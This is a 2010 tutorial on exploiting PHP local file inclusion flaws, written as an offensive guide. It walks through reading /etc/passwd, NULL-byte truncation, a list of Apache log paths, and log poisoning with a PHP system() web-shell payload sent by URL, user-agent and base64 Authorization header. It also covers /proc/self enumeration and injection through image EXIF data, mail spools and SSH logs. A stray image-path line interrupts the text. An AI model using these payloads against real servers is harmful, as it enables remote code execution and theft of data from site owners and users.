Local File Inclusion

As the title says, this is a "short" and descriptive guide about various methods to exploit using a local file inclusion (LFI).

I will cover the following topics:

- Poison NULL Bytes
- Log Poisoning
- /proc/self/
- Alternative Log Poisoning
- Malicious image upload
- Injection of code by the use of e-mails
- Creativity

By: Fredrik Nordberg Almroth
URL: http://h.ackack.net/

So the question is. *What is a LFI?*

A LFI is, as the title says,
a method for servers/scripts to include local files on run-time,
in order to make complex systems of procedure calls.

Well most of the time, you find the LFI vulnerabilities in URL's of the web pages.
Mainly because developers tend to like the use of GET requests when including pages.
Nothing more. Nothing less.
So now, let's proceed shall we?

How do you find (fingerprint) them?

Let's say you find the following URL:

http://pentest.ackack.net/this/exploit/do.php?not=exist.php&for=real

Notice, that this URL goes to the do.php which is a sub-domain to ackack.net.
It has several parameters for the internal do.php to parse, the **not** and the **for** variable.
Let's study them a bit more.
The **not** variable contains the value of "exist.php", and the **for** variable contains "real".
Now it turned pretty obvious, didn't it?
The **not** variable seem to take another PHP file as an argument, most possibly for inclusion!

Hurray!

Let's try to play around with it!

Now what?

Let's try to tamper with the URL to see what we can do with it.
Let's change the content of the **not** variable to "/etc/passwd" and see what happens.
Of course you can change the /etc/passwd to any other file of your choice, but we'll just stick with it through out this tutorial.

http://pentest.ackack.net/this/exploit/do.php?not=/etc/passwd&for=real

Let's check the result!
If you get a result looking something like this:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
test:x:13:30:test:/var/test:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
```

Then sir. You've done it correctly. You've found a LFI vulnerability!
The /etc/passwd file is world-readable on *NIX systems.
That means, you can, by a 99% chance, read it.
Unless someone have changed permissions or changed the open_basedir configuration.
But more of that some other time!
Now let's try another scenario.
Say the programmer of the website coded like this:

```
<?php "include/".include($_GET['for']."
```

How would we do then? We can't read /etc/passwd because the script appends .php to the end of the file.
What to do, what to do...
Gladly for you, there's another trick here.

Poison NULL Byte.

The NULL byte, is a special byte used everywhere in the background of your computer (or your targets).
It's the binary representation of: 00000000.
Yes. 8 zero's in binary, or the hexadecimal representation of 0x00.
Right...
One of the usages of this special byte is to terminate strings.
If you've been programming for a while, you must know what a string is.
An amount of text! Okay, it sounds complex now.
But this method is really really simple.
To bypass the .php concatenation, we simply append %00 after our filename.

http://pentest.ackack.net/this/exploit/do.php?for=/etc/passwd%00

And hopefully, your result is once again:

root:x:0:0:root:/root:/bin/bash (…)

Awesome, we can now read any file on the server (with the privileges the account on the server we've now obtained)!
Now you might ask, *how can we execute code through this?*
The answer is...

Log poisoning:

Say we're exploiting a plain normal Apache server.
By default, it create two log files called access_log and error_log on the server.
If we tamper those logs we can successfully upload our own PHP code on the server, which might give you remote command execution if you wish, the choice is yours.
The question is, where are those logs stored?
Gladly for you, i've compiled a small list.

Here you go:

```
/etc/httpd/logs/access.log
/etc/httpd/logs/access_log
/etc/httpd/logs/error.log
/etc/httpd/logs/error_log
/opt/lampp/logs/access_log
/opt/lampp/logs/error_log
/usr/local/apache/log
/usr/local/apache/logs
/usr/local/apache/logs/access.log
/usr/local/apache/logs/access_log
/usr/local/apache/logs/error.log
/usr/local/apache/logs/error_log
/usr/local/etc/httpd/logs/access_log
/usr/local/etc/httpd/logs/error_log
/usr/local/www/logs/thttpd_log
/var/apache/logs/access_log
/var/apache/logs/error_log
/var/log/apache/access.log
/var/log/apache/error.log
/var/log/apache-ssl/access.log
/var/log/apache-ssl/error.log
/var/log/httpd/access_log
/var/log/httpd/error_log
/var/log/httpsd/ssl.access_log
/var/log/httpsd/ssl_log
/var/log/thttpd_log
/var/www/log/access_log
/var/www/log/error_log
/var/www/logs/access.log
/var/www/logs/access_log
/var/www/logs/error.log
/var/www/logs/error_log
C:\apache\logs\access.log
C:\apache\logs\error.log
C:\Program Files\Apache Group\Apache\logs\access.log
C:\Program Files\Apache Group\Apache\logs\error.log
C:\program files\wamp\apache2\logs
C:\wamp\apache2\logs
C:\wamp\logs
C:\xampp\apache\logs\access.log
C:\xampp\apache\logs\error.log
```

Now, there's two good methods for proceeding, depending of which log you choose.
The best one (in my opinion) is by accessing the error_log.
This method is a little *outside the box*.
Say you find an LFI on this server, by simple going to this URL, PHP code will be saved in the error_log:

http://pentest.ackack.net/<?PHP+$s=$_GET;@chdir($s['x']);echo@system($s['y'])?>

Now try to reach it by going here:

http://pentest.ackack.net/this/exploit/do.php?for=/var/log/apache/logs/error_log%00&x=/&y=uname

If your result says something like *Linux* then your code execution was successful.
Yeah yeah, you get the point. It gets stored in the error_log because the *<?PHP $s=$_GET;@chdir($s['x']);echo@system($s['y'])?>* file do not exist.

Method #2; accessing the access_log. It's a little bit more complicated, the best way to do this is to put PHP code in your user-agent.
There's a great plug-in for Firefox called "User Agent Switcher" to do this on the fly.
Other than that, it's the same thing.
Go to:

http://pentest.ackack.net/

Or any other file accessible on the server, with your user-agent spoofed to your PHP snippet.
Then go to the access_log in order to execute the code; eg:

http://pentest.ackack.net/this/exploit/do.php?for=/var/log/apache/logs/access_log%00&x=/&y=<<command goes here>>

Yeah sure, you're so cool, you can execute your own code! Now, let's be hardcore.

/proc/self:

The Linux kernel is fascinating.
I'm not sure if you've heard of this, but the /proc/self is a symbolic link (symlink) going to the instance of the target HTTP server.

There is several things you can do by using this link, one is to do the access_log-method, by simply spoofing your user-agent to PHP code, then try to include
the /proc/self/environ.
Everyone knows that these days.
That's not fun. However your code will be executed!

Let's move on to more... Uncommon methods.

You can obtain the HTTP configuration file by simply trying to include /proc/self/cmdline,
because most of the time the config file is set by a command-line argument,
a simple, but a cool "feature", nothing malicious here, that's just the way it works.
What you choose to do with the config file is up to you.
The log-file location(s) tend to be in there...
You got the grip now, I'll just keep writing.

There is yet another way to resolve the log-files by using this link, by simply going to the file description of the log file (the running stream).
Handy?

- Yes

No need for you to run a dictionary-attack in order to resolve the different log-files or to include the /proc/self/cmdline.
Now, how do we access those file descriptions?
Well sir, the /proc/self tend to have a folder (?) called fd.
You guessed it right.
fd do stand for file description.
The content within fd is numeric ID's going to different open files.
So the easiest way for us to find is, is to simply iterate our way through.

http://pentest.ackack.net/this/exploit/do.php?for=/proc/self/fd/0%00

http://pentest.ackack.net/this/exploit/do.php?for=/proc/self/fd/1%00

http://pentest.ackack.net/this/exploit/do.php?for=/proc/self/fd/2%00


…

http://pentest.ackack.net/this/exploit/do.php?for=/proc/self/fd/N%00

Sooner or later, you'll find one of the log-files.
By doing that you just go with the access_log or the error_log method(s).

Now seriously. Have you ever had any success with the ordinary "Log Poisoning" methods?
I mean, in like 95% of the cases your requests gets URI encoded, and by that ruining your code.
So here comes an alternative method:

Alternative Log Poisoning:
Apache got the tendency to log the Authorized user if any is specified.
The Authorization header is a part of the HTTP protocol, I've bet you've seen it.
It creates a prompt asking for a username and password as htaccess do when you try to reach a protected folder.
Internet Explorer makes a prompt looking like this:



Yeah, well. The username and password gets sent base64 encoded with : as a separator.
And as you might have figured out, the base64 wont get URI-encoded!
So by providing this header in your HTTP request:

Authorization: Basic PD9QSFAgJHM9JF9HRVQ7QGNoZGlyKCRzWyd4J10pO2VjaG9Ac3lzdGVtKCRzWyd5J10pPz46

The code will stay untouched, and simply unpacked by Apache straight to the logs.

The base64 is the small PHP payload I've used earlier, just with a : in the end to follow the HTTP RFC's.

Now when we're on to it, exploiting using different methods and stuff.

Why not exploit LFI with a JPG?

Malicious image upload:

Yes, you heard me. You can use a picture in order to execute code by the use of a LFI vulnerability.

However you need special software to do this for you.
The attack consists in changing the EXIF data of the image of your choose.
Say you're exploiting a community, which allows image uploads, for let's say, your avatar.

By tampering with the EXIF data and by finding a LFI
you can take full control! Cool huh?

The EXIF data tend to hold what camera model, year, place, location, etc... When the image was taken, but, as proven before, it's rather easy to tamper with.

Injection of code by the use of e-mails:

Say your target server got port 109 or 110 open (POP2 or POP3) for handling of e-mails.

You could send an e-mail to the HTTP server-user on target box.
Like: apache@pentest.ackack.net

And then try to include the /var/spool/mail/apache if this exists.
It's possible to execute through this as well.

However it's not very common to find this specific exploit.
Of course, the mail you send will contain the PHP code for you to execute.

There is literary hundreds of ways to perform this attack depending on the mail-server running back-end.
Qmail, for example, stores the incoming mails in /var/log/maillog by default, but as been said before, this is thinking outside the box.

Creativity:

Why stop here?
I'm sure the Linux kernel, IRIX, AIM, Windows, SunOS, BSD and other OS'es provides yet more interesting exploit scenarios.

Do they have SSH open?

If so, try to inject PHP code as the SSH username and go grab the SSH log.

Will it work? Maybe?

Can the embedding of malicious content like the JPG EXIF field be done withing a MP3 file?

Try it yourself. Be creative.

```
/**
     Fredrik Nordberg Almroth
     2010-04-20
     http://h.ackack.net/
*/
```